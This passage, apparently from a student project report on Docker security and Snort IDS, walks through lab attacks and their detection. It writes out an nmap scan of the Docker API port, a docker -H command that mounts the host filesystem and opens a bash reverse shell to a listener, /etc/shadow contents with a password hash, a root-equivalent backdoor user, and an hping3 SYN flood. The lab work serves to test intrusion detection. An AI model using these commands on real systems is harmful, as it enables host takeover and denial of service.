
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time         Source              Destination         Protocol  Length  In
   1 0.000000000  192.168.1.112       172.17.0.1          ICMP      100 E
   2 0.000063475  172.17.0.1          192.168.1.112       ICMP      100 E
   3 0.000265100  40:00:40:01:89:fd   45:00:00:54:42:81   0xc0a8    100 E
   4 0.000490605  Applicon_01:5e:a1   45:00:00:54:ad:dd   0xac11    100 E
   5 1.027672822  192.168.1.112       172.17.0.1          ICMP      100 E
   6 1.027717216  172.17.0.1          192.168.1.112       ICMP      100 E
   7 1.027962998  40:00:40:01:89:2d   45:00:00:54:43:51   0xc0a8    100 E
   8 1.036712459  Applicon_01:5d:fb   45:00:00:54:ae:83   0xac11    100 E
   9 2.051619611  192.168.1.112       172.17.0.1          ICMP      100 E
  10 2.051663513  172.17.0.1          192.168.1.112       ICMP      100 E
  11 2.051836650  40:00:40:01:88:bd   45:00:00:54:43:c1   0xc0a8    100 E
  12 2.052023226  Applicon_01:5d:44   45:00:00:54:af:3a   0xac11    100 E
  13 3.075752565  192.168.1.112       172.17.0.1          ICMP      100 E
  14 3.075804971  172.17.0.1          192.168.1.112       ICMP      100 E
  15 3.075996298  40:00:40:01:88:a2   45:00:00:54:43:dc   0xc0a8    100 E
  16 3.076776043  Applicon_01:5d:27   45:00:00:54:af:57   0xac11    100 E
  17 4.077518526  192.168.1.112       172.17.0.1          ICMP      100 E
  18 4.077609747  172.17.0.1          192.168.1.112       ICMP      100 E

▸ Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface a
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.1.112, Dst: 172.17.0.1
▸ Internet Control Message Protocol
```


Fig. Wireshark analysis

4.2. Test Case 2

Docker remote API abuse: In this one malicious container will try to attack the other container.



Step 1) Attacker is trying network scanning using Nmap.




```
aniket@singhaniket:~$ nmap -p 2375 172.17.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-07 02:24 IST
Nmap scan report for singhaniket (172.17.0.1)
Host is up (0.000086s latency).

PORT      STATE SERVICE
2375/tcp open  docker

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Fig. Docker Port Scan


From the above scan attacker now got an idea that port 2375 is open and this could be the attack vector which can help attacker to find any exploit or vulnerable area.

Step 2) Now knowing that port is open attacker will try to do reverse shell. Now attacker is creating a listener using Netcat as shown below.




```
aniket@singhaniket:~$ docker -H tcp://localhost:2375 run --rm -v/:/mnt ubuntu chroot /mnt /bin/bash -c "bash -i
>& /dev/tcp/172.17.0.1/4444 0>&1"
```

Netcat using port 4444 for listening, as we fired a command, we entered inside the container with the root privileges as shown below.




```
aniket@singhaniket:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 172.17.0.3 53402 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@427097ad1d05:/#

root@427097ad1d05:/#

root@427097ad1d05:/# whoami
whoami
root
root@427097ad1d05:/#

root@427097ad1d05:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@427097ad1d05:/#
```

The below fig also illustrates the newly created/ launched container (chroot/mnt/bin/bash..)



```
aniket@singhaniket:~$ sudo docker ps
[sudo] password for aniket:
CONTAINER ID   IMAGE     COMMAND                  CREATED           STATUS
  PORTS      NAMES
427097ad1d05   ubuntu    "chroot /mnt /bin/ba…"   6 minutes ago     Up 6 minutes
             kind_swartz
db5d09608305   alpine    "/bin/sh"                3 hours ago       Up 3 hours
             zealous_nash
```

Step3) AS we have got the access to the container which is having a root privilege. Now attacker can modify the **/etc/passwd** file.




```
aniket:x:1000:1000:Aniket,,,:/home/aniket:/bin/bash
snort:x:122:127:Snort IDS:/var/log/snort:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
hacker_test:x:1001:1001:hacker_test,,,:/home/hacker_test:/bin/bash
root@427097ad1d05:/#
```

Fig. content inside /etc/passwd file

The /etc/passwd file have root user inside it. Now with the help of this attacker will modify and create one more entry in the same file and will copy all the privileges of the root user to to created new entry which is in our case "hacker_test"


If we compare the root user Aniket and “Hacker_test”. The few things modified referencing the root user and now hacker is also a root user.

Also, there is a new folder (hacket_test) in the home directory along with the root user as shown below.




```
root@427097ad1d05:/home# ls
ls
aniket
hacker_test
root@427097ad1d05:/home#
```

The password can be entered using **/etc/shadow** file as shown below.



```
cat/etc/shadow
bash: cat/etc/shadow: No such file or directory
root@427097ad1d05:/# cat /etc/shadow
cat /etc/shadow
root:!:18793:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
avahi-autoipd:*:18480:0:99999:7:::
usbmux:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
rtkit:*:18480:0:99999:7:::
cups-pk-helper:*:18480:0:99999:7:::
speech-dispatcher:!:18480:0:99999:7:::
whoopsie:*:18480:0:99999:7:::
kernoops:*:18480:0:99999:7:::
saned:*:18480:0:99999:7:::
avahi:*:18480:0:99999:7:::
colord:*:18480:0:99999:7:::
hplip:*:18480:0:99999:7:::
geoclue:*:18480:0:99999:7:::
pulse:*:18480:0:99999:7:::
gnome-initial-setup:*:18480:0:99999:7:::
gdm:*:18480:0:99999:7:::
aniket:$6$107iZDtM$WxbEeF1qfBn6VW3WZzJfPg1hub1ITBH0w1Ob6JmngBiqzhTiZQPsC5AG18V7aGNSWWwAMZZZ9XP/ozb5i8zRJ0:18793:0:99999:7:::
snort:*:18803:0:99999:7:::
sshd:*:18803:0:99999:7:::
hacker_test:$6$107iZDtM$WxbEeF1qfBn6VW3WZzJfPg1hub1ITBH0w1Ob6JmngBiqzhTiZQPsC5AG18V7a
hacker_test:$6$107iZDtM$WxbEeF1qfBn6VW3WZzJfPg1hub1ITBH0w1Ob6JmngBiqzhTiZQPsC5AG18V7aGNSWWwAMZZZ9XP/ozb5i8zRJ0:18793:0:99999:7:::
root@427097ad1d05:/#
```


Also, the attacker is able to send request to another container. So that there is a possibility of container-to-container attack. As shown below.



```
root@427097ad1d05:/# ping 172.17.0.3
ping 172.17.0.3
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 172.17.0.3: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 172.17.0.3: icmp_seq=3 ttl=64 time=0.058 ms
64 bytes from 172.17.0.3: icmp_seq=4 ttl=64 time=0.023 ms
64 bytes from 172.17.0.3: icmp_seq=5 ttl=64 time=0.056 ms
64 bytes from 172.17.0.3: icmp_seq=6 ttl=64 time=0.054 ms
64 bytes from 172.17.0.3: icmp_seq=7 ttl=64 time=0.056 ms
^C
```

As a result, if attacker is able to do such changes, he can get all the access and all the services will run under his command. Hence, protection against such attacks is very crucial.


Protection: Snort-ids capability to detect such attack



```
Action Stats:
     Alerts:                1 (  0.971%)
     Logged:                1 (  0.971%)
     Passed:                0 (  0.000%)
Limits:
      Match:                0
      Queue:                0
        Log:                0
      Event:               20
      Alert:                0
Verdicts:
```


The above fig illustrates that Implemented snort-IDS is generating an alert if any suspicious activity monitored.

1) generation of alert when unauthorized user tries to access.




```
Decoding Ethernet
08/27-00:44:08.530589  [**] [1:100001:0] unauthorized user access [**] [Priority: 0] {TCP} 192.168.1.112:42794 ->
 172.17.0.1:2375
```

2) Generation of alert when one container tries to connect another container.




```
08/27-00:49:11.213844  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
08/27-00:49:11.214894  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.4 -> 172.17.0.2
08/27-00:49:11.215137  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
08/27-00:49:11.215227  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
08/27-00:49:11.216236  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
08/27-00:49:12.217913  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.4 -> 172.17.0.2
08/27-00:49:12.218054  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
08/27-00:49:12.219226  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.4 -> 172.17.0.2
08/27-00:49:12.219995  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
08/27-00:49:12.220220  [**] [1:1000001:0] Container is pinging other container" [**] [Priority: 0] {ICMP} 172.17.
0.2 -> 172.17.0.4
```

3) Generation of alert when suspicious container is requesting connection with HOST.



```
08/27-00:59:22.902493  [**] [1:1000002:0] Host is pinged by Container" [**] [Priority: 0] {ICMP} 172.17.0.4 ->
 192.168.1.231
08/27-00:59:22.903914  [**] [1:1000002:0] Host is pinged by Container" [**] [Priority: 0] {ICMP} 172.17.0.4 ->
 192.168.1.231
08/27-00:59:23.904413  [**] [1:1000002:0] Host is pinged by Container" [**] [Priority: 0] {ICMP} 172.17.0.4 ->
 192.168.1.231
08/27-00:59:23.905853  [**] [1:1000002:0] Host is pinged by Container" [**] [Priority: 0] {ICMP} 172.17.0.4 ->
 192.168.1.231
08/27-00:59:24.909460  [**] [1:1000002:0] Host is pinged by Container" [**] [Priority: 0] {ICMP} 172.17.0.4 ->
```

4) Blocking of SSH connection request.




```
Commencing packet processing (pid=8606)
Decoding Ethernet
08/27-01:28:14.958081  [**] [1:100002:0] SSH connection detected [**] [Priority: 0] {TCP} 192.168.1.112
:33714 -> 172.17.0.1:22
```

4.3. Test case 3 Denial of services

With the help of Hping3 we are generating the high volume of the traffic to test he DOS attack. As from the below fig it is clearly visible that when the packets forwarded to the container there is 100% packet drops and also, we are not able to ping the container that means the reachability from the container is lost.


This is the specialty of the DOS attack it make the services unavailable which are running by pumping huge volume of the traffic more the actual bandwidth allocated. So, it consumes the entire resources and choke the entire services. Here the number of packets which are transmitted (-c 12000) and the size of each packets are (-s 110). Adding to it we have used "—flood" so that fast forwarding of the packet will take place. We are also using the "–rand -source" which is forwarding the malicious packet from the random sources (IP, ports).



```
root@kali:~#
root@kali:~# sudo hping3 -V -c 12000 -d 110 -S -w 65 --flood --rand-source 172.17.0.1
using eth3, addr: 192.168.0.38, MTU: 1500
HPING 172.17.0.1 (eth3 172.17.0.1): S set, 40 headers + 110 data bytes
hping in flood mode, no replies will be shown
^C
--- 172.17.0.1 hping statistic ---
4181797 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Fig Dos attack launch by Hping3


Our implemented snort-based ids is capable of detecting it and result if generation of alert.



```
TCP} 174.69.111.22:7627 -> 172.17.0.1:0
08/13-00:45:43.322176  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 172.17.0.1:0 -> 174.69.111.22:7627
08/13-00:45:43.322406  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 60.154.1.123:7628 -> 172.17.0.1:0
08/13-00:45:43.322504  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 172.17.0.1:0 -> 60.154.1.123:7628
08/13-00:45:43.322518  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
